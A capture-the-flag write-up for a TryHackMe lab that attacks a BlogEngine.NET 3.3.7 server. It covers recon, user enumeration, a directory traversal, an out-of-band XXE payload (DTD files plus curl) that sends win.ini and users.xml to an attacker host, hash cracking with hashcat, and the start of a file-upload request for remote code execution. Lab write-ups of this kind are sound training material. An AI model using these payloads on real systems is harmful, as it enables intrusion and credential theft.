Exfilibur

You've been asked to exploit all the vulnerabilities present. - by l4m3r8

TryHackMe | Cyber Security Training
TryHackMe

Recon

We start with a Nmap scan and find only two open ports. Port 80 on which a Microsoft web server IIS is running and on port 3389 we have an open port that allows remote access via RDP.

```
ports=$(nmap -p- --min-rate=1000 -T4 exfilibur.thm | grep ^[0-9] | cut -d '/' -f 1 | tr '\n' ',' | sed s/,$//)

nmap -sC -sV -p$ports exfilibur.thm
```

```
┌──(0xb0b㉿kali)-[~/Documents/tryhackme/exfilibur]
└─$ ports=$(nmap -p- --min-rate=1000 -T4 exfilibur.thm | grep ^[0-9] | cut -d '/' -f 1 | tr '\n' ',' | sed s/,$//)

┌──(0xb0b㉿kali)-[~/Documents/tryhackme/exfilibur]
└─$ nmap -sC -sV -p$ports exfilibur.thm
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-02-26 12:12 EST
Nmap scan report for exfilibur.thm (10.10.158.33)
Host is up (0.037s latency).

PORT     STATE SERVICE       VERSION
80/tcp   open  http          Microsoft IIS httpd 10.0
|_http-title: 403 - Forbidden: Access is denied.
|_http-server-header: Microsoft-IIS/10.0
| http-methods:
|_  Potentially risky methods: TRACE
3389/tcp open  ms-wbt-server Microsoft Terminal Services
| rdp-ntlm-info:
|   Target_Name: EXFILIBUR
|   NetBIOS_Domain_Name: EXFILIBUR
|   NetBIOS_Computer_Name: EXFILIBUR
|   DNS_Domain_Name: EXFILIBUR
|   DNS_Computer_Name: EXFILIBUR
|   Product_Version: 10.0.17763
|_  System_Time: 2024-02-26T17:12:55+00:00
|_ssl-date: 2024-02-26T17:13:00+00:00; 0s from scanner time.
| ssl-cert: Subject: commonName=EXFILIBUR
| Not valid before: 2024-02-25T16:24:46
|_Not valid after:  2024-08-26T16:24:46
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.89 seconds
```

We focus on the web server and enumerate the directories. We have the directories `blog` and `aspnet_client` here.

```
┌──(0xb0b㉿kali)-[~/Documents/tryhackme/exfilibur]
└─$ gobuster dir -u http://exfilibur.thm/ -w /usr/share/wordlists/dirb/big.txt -x aspx
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://exfilibur.thm/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirb/big.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              aspx
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/Blog                 (Status: 200) [Size: 22718]
/aspnet_client        (Status: 301) [Size: 158] [--> http://exfilibur.thm/aspnet_client/]
/blog                 (Status: 200) [Size: 22718]
Progress: 40938 / 40940 (100.00%)
===============================================================
Finished
===============================================================
```

We can go deeper with Feroxbuster. However, this is not relevant for this writeup, as the relevant endpoints can also be reached manually.

```
┌──(0xb0b㉿kali)-[~/Documents/tryhackme/exfilibur]
└─$ feroxbuster --url http://exfilibur.thm/ --depth 2 --wordlist
/usr/share/wordlists/dirb/big.txt -r --status-codes 200,301 -W 0
```

When analyzing the webpage on the Blog directory, we are confronted with version `3.3.7`. This version contains numerous vulnerabilities. From Directory Path traversal, exfiltration of data on the file system via XXE or Remote Code Execution in different facets.

```
view-source:http://exfilibur.thm/blog/
Kali Linux  Kali Tools  Kali Docs  Kali Forums  Kali NetHunter  Exploit-DB  Google Hacking DB  OffSec
181                 <p>
182                     Copyright &copy; 2024
183                 </p>
184                 <p>
185                     Powered by <a href="https://blogengine.io/" target="_blank" title="BlogEngine.NET 3.3.7.0">BlogEngine.NET</a>
186                 </p>
187                 <p>
188                     Designed by <a href="http://francis.bio/" rel="nofollow" target="_blank">Francis Bio</a>
189                 </p>
190             </footer>
```

The following link provides an overview of various exploits:

GitHub - irbishop/CVEs: Public issues I identified. Write-ups, exploit tools, etc.
GitHub

We will use the following three exploits as part of the challenge:

CVE-2019-10720 BlogEngine.NET Directory Traversal in theme cookie / Remote Code Execution
CVE-2019-11392 BlogEngine.NET syndication.axd XXE
CVE-2019-10717 BlogEngine.NET Directory Traversal / Content Listing


Web Access

The initial attempt of this challenge was the intended way, which I will explain below, using `CVE-2019-11392`. Due to the firewall, the outgoing and incoming traffic is very limited. But there is another possible way, which I will explain first. From the


description in the post, it quickly becomes clear that things have to be decoded and decrypt. Hence, the idea to exfiltrate the `user.xml` to the file system.

With Brute Force


Since the exploit did not work at first, here is the other possible solution. We have the option of logging in to blogengine. Unfortunately, no users can be enumerated via this panel, but let's take a look at the password-retieval.aspx...




Here we are able to enumerate users, since the `SendMailMessage` function fails, which is apparent due to the not available connection in context of this challenge. Here we see, that the admin user is present.




If a user is not in the system, we get the message "User not found".




We intercept the request using Burp Suite and forward the request to the intruder module in order to enumerate further users. This was the remedy after brute forcing via hydra on the admin user did not lead to any results.



We use the list `cirt-default-usernames.txt`.



After a short time, we determine the user admin and guest.



Request	Payload	Status code	Error	Timeout	Length	Comment
202	Liebert					
132	EAdmin<systemid>	200			12585	
24	ADMIN	200			4523	
160	GUEST	200			4523	
46	AURORAORBUNAUTHEN...	200			3942	
45	AURORAJISUTILITY$	200			3935	
25	ADMINISTRATOR	200			3929	
51	Administrator	200			3929	

With an educated guess, we are able to retrieve the guest's username. Otherwise, follow the intended way.

Exfiltration and Decoding

We make use of the CVE `CVE-2019-10717`. Using the directory path traversal option, we find the user.xml in `/blog/App_Data/`.

exfilibur.thm/blog/api/filemanager?path=/../../../blog/App_Data/

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec


```
    <FileSize>587.00 bytes</FileSize>
    <FileType>File</FileType>
    <FullPath>/../../../blog/App_Data/stopwords.txt</FullPath>
    <IsChecked>false</IsChecked>
    <Name>stopwords.txt</Name>
    <SortOrder>22</SortOrder>
  </FileInstance>
 -<FileInstance>
    <Created>2/5/2019 5:47:20 PM</Created>
    <FileSize>633.00 bytes</FileSize>
    <FileType>File</FileType>
    <FullPath>/../../../blog/App_Data/users.xml</FullPath>
    <IsChecked>false</IsChecked>
    <Name>users.xml</Name>
    <SortOrder>23</SortOrder>
  </FileInstance>
</ArrayOfFileInstance>
```


As already mentioned, it is actually about decoding / decrypting. Looking at the source on GitHub of the blogengine repository, we see here an example password for the admin user.
https://github.com/BlogEngine/BlogEngine.NET/blob/master/BlogEngine/BlogEngine.NET/App_Data/users.xml

Code Blame 8 lines (8 loc) · 227 Bytes Raw


```
1  <Users>
2    <User>
3      <UserName>Admin</UserName>
4      <Password>jGl25bVBBBW96Qi9Te4V37Fnqchz/Eu4qB9vKrRIqRg=</Password>
5      <Email>post@example.com</Email>
6      <LastLoginTime>2007-12-05 20:46:40</LastLoginTime>
7    </User>
8  </Users>
```


`CVE-2019-11392`

`C:\Windows\win.ini`

This CVE as well as the others that required an outgoing and incoming connection failed because the ports are blocked, and I used the wrong ports. But the SMB port 445 is an open port.
We set up the XML and DTD like described in the CVE.

~/Documents/tryhackme/exfilibur/oob.xml - Mousepad

File Edit Search View Document Help

```
1 <?xml version="1.0"?>
2 <!DOCTYPE foo SYSTEM "http://10.8.211.1:445/exfil.dtd">
3 <foo>&e1;</foo>
4
```

~/Documents/tryhackme/exfilibur/exfil.dtd - Mousepad

File Edit Search View Document Help

```
<!ENTITY % p1 SYSTEM "file:///C:/WINDOWS/win.ini">
<!ENTITY % p2 "<!ENTITY e1 SYSTEM 'http://10.8.211.1:445/EX?%p1;'>">
%p2;
```

We query `curl http://exfilibur.thm/blog/syndication.axd?apml=http://10.8.211.1:445/oob.xml`

```
┌──(0xb0b㉿kali)-[~/Documents/tryhackme/exfilibur]
└─$ curl http://exfilibur.thm/blog/syndication.axd?apml=http://10.8.211.1:445/oob.xml
The remote server returned an error: (404) Not Found.
```

And receive the contents of the files at our web server.

```
┌──(0xb0b㉿kali)-[~/Documents/tryhackme/exfilibur]
└─$ python -m http.server 445
Serving HTTP on 0.0.0.0 port 445 (http://0.0.0.0:445/) ...
10.10.242.59 - - [26/Feb/2024 13:41:03] "GET /oob.xml HTTP/1.1" 200 -
10.10.242.59 - - [26/Feb/2024 13:41:03] "GET /exfil.dtd HTTP/1.1" 200 -
10.10.242.59 - - [26/Feb/2024 13:41:03] code 404, message File not found
10.10.242.59 - - [26/Feb/2024 13:41:03] "GET /EX?;%20for%2016-bit%20app%20support%0D%0A[fonts]%0D%0A[extensions]%0D%0A[mci%20extensions]%0D%0A[files]%0D%0A[Mail]%0D%0AMAPI=1 HTTP/1.1" 404 -
```

Next, we edit the `exfil.dtd` to retrieve the users.xml at `C:/inetpub/wwwroot/blog/App_Data/users.xml`.

oob.dtd

```
<?xml version="1.0"?>
<!DOCTYPE foo SYSTEM "http://10.8.211.1:445/exfil.dtd">
<foo>&e1;</foo>
```

exfil.dtd

```
<!ENTITY % p1 SYSTEM "file:///C:/inetpub/wwwroot/blog/App_Data/users.xml">
<!ENTITY % p2 "<!ENTITY e1 SYSTEM 'http://10.8.211.1:445/EX?%p1;'>">
%p2;
┌──(0xb0b㉿kali)-[~/Documents/tryhackme/exfilibur]
└─$ curl http://exfilibur.thm/blog/syndication.axd?apml=http://10.8.211.1:445/oob.xml
```

The path was chosen correctly, and we receive the `users.xml`.

```
┌──(0xb0b㉿kali)-[~/Documents/tryhackme/exfilibur]
└─$ python -m http.server 445
Serving HTTP on 0.0.0.0 port 445 (http://0.0.0.0:445/) ...
10.10.242.59 - - [26/Feb/2024 13:41:03] "GET /oob.xml HTTP/1.1" 200 -
10.10.242.59 - - [26/Feb/2024 13:41:03] "GET /exfil.dtd HTTP/1.1" 200 -
10.10.242.59 - - [26/Feb/2024 13:41:03] code 404, message File not found
10.10.242.59 - - [26/Feb/2024 13:41:03] "GET /EX?;%20for%2016-bit%20app%20support%0D%0A[fonts]%0D%0A[extensions]%0D%0A[mci%20extensions]%0D%0A[files]%0D%0A[Mail]%0D%0AMAPI=1 HTTP/1.1" 404 -
10.10.242.59 - - [26/Feb/2024 13:43:19] "GET /oob.xml HTTP/1.1" 200 -
10.10.242.59 - - [26/Feb/2024 13:43:19] "GET /exfil.dtd HTTP/1.1" 200 -
10.10.242.59 - - [26/Feb/2024 13:43:19] code 404, message File not found
10.10.242.59 - - [26/Feb/2024 13:43:19] "GET /EX?%3CUsers%3E%0D%0A%20%20%3CUser%3E%0D%0A%20%20%20%20%3CUserName%3EAdmin%3C/UserName%3E%0D%0A%20%20%20%20%3CPassword%3EwobS/AvKFPT
5qP9FgQyh7C+kc+k+1rBzbOf7Oxfptw0-%3C/Password%3E%0D%0A%20%20%20%20%3CEmail%3Epost@example.com%3C/Email%3E%0D%0A%20%20%20%20%3CLastLoginTime%3E2007-12-05%2020:46:40%3C/LastLoginT
ime%3E%0D%0A%20%20%3C/User%3E%0D%0A%20%20%3C!--%0D%0A%3CUser%3E%0D%0A%20%20%20%20%3CUserName%3Emerlin%3C/UserName%3E%0D%0A%20%20%20%20%3CPassword%3E%3C/Password%3E%0D%0A%20%20%2
0%20%3CEmail%3Emark@email.com%3C/Email%3E%0D%0A%20%20%20%20%3CLastLoginTime%3E2023-08-11%2010:58:51%3C/LastLoginTime%3E%0D%0A%20%20%3C/User%3E%0D%0A--%3E%0D%0A%20%20%3CUser%3E%0
D%0A%20%20%20%20%3CUserName%3Eguest%3C/UserName%3E%0D%0A%20%20%20%20%3CPassword%3EhJg8YPfarcHLhphiH4AsDZ+aPDwpXIEHSPsEgRXBhuw=%3C/Password%3E%0D%0A%20%20%20%20%3CEmail%3Eguest@e
mail.com%3C/Email%3E%0D%0A%20%20%20%20%3CLastLoginTime%3E2023-08-12%2008:47:51%3C/LastLoginTime%3E%0D%0A%20%20%3C/User%3E%0D%0A%3C/Users%3E HTTP/1.1" 404 -
```

Using CyberChef we are able to retrieve the hashes of the users admin and guest, encoded in base64.

Output


```
<Users>
  <User>
    <UserName>Admin</UserName>
    <Password>[redacted]</Password>
    <Email>post@example.com</Email>
    <LastLoginTime>2007-12-05 20:46:40</LastLoginTime>
  </User>
  <!--
<User>
    <UserName>merlin</UserName>
    <Password></Password>
    <Email>mark@email.com</Email>
    <LastLoginTime>2023-08-11 10:58:51</LastLoginTime>
  </User>
-->
  <User>
    <UserName>guest</UserName>
    <Password>[redacted]</Password>
    <Email>guest@email.com</Email>
    <LastLoginTime>2023-08-12 08:47:51</LastLoginTime>
  </User>
</Users>
```

We are only able to crack the hash of the user guest. With that, we are able to log in. But keep in mind, that the `+` in the base64 encoded string is also decoded. So you have to add that again.


```
┌──(0xb0b㉿kali)-[~/Documents/tryhackme/exfilibur]
└─$ echo [redacted] = | base64 -d | xxd -p -c 32
[redacted]6ec

┌──(0xb0b㉿kali)-[~/Documents/tryhackme/exfilibur]
└─$ hashcat -m 1400 '[redacted]' /usr/share/wordlists/rockyou.txt --show
[redacted]:[redacted]
```

Getting Access

With the found credentials, we are able to log in as user guest.



There is a post in the draft that contains a password. There is also a note that this should not actually be reused, but probably is. We are able to authenticate ourselves as admin to blogengine with the password. But this does not seem to be absolutely necessary.



Machine Access

We use the following exploit for initial machine access:
https://github.com/irbishop/CVEs/blob/master/2019-10720/README.md
This requires authenticated access. But it was also possible to upload without authenticationas part of the Challenge. The selected port is very important here.
A successful upload is indicated by a 201 response:

Request

Pretty Raw Hex

```
1 POST /blog/api/upload?action=file HTTP/1.1
2 Host: exfilibur.thm
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101
  Firefox/52.0
4 Accept: text/plain
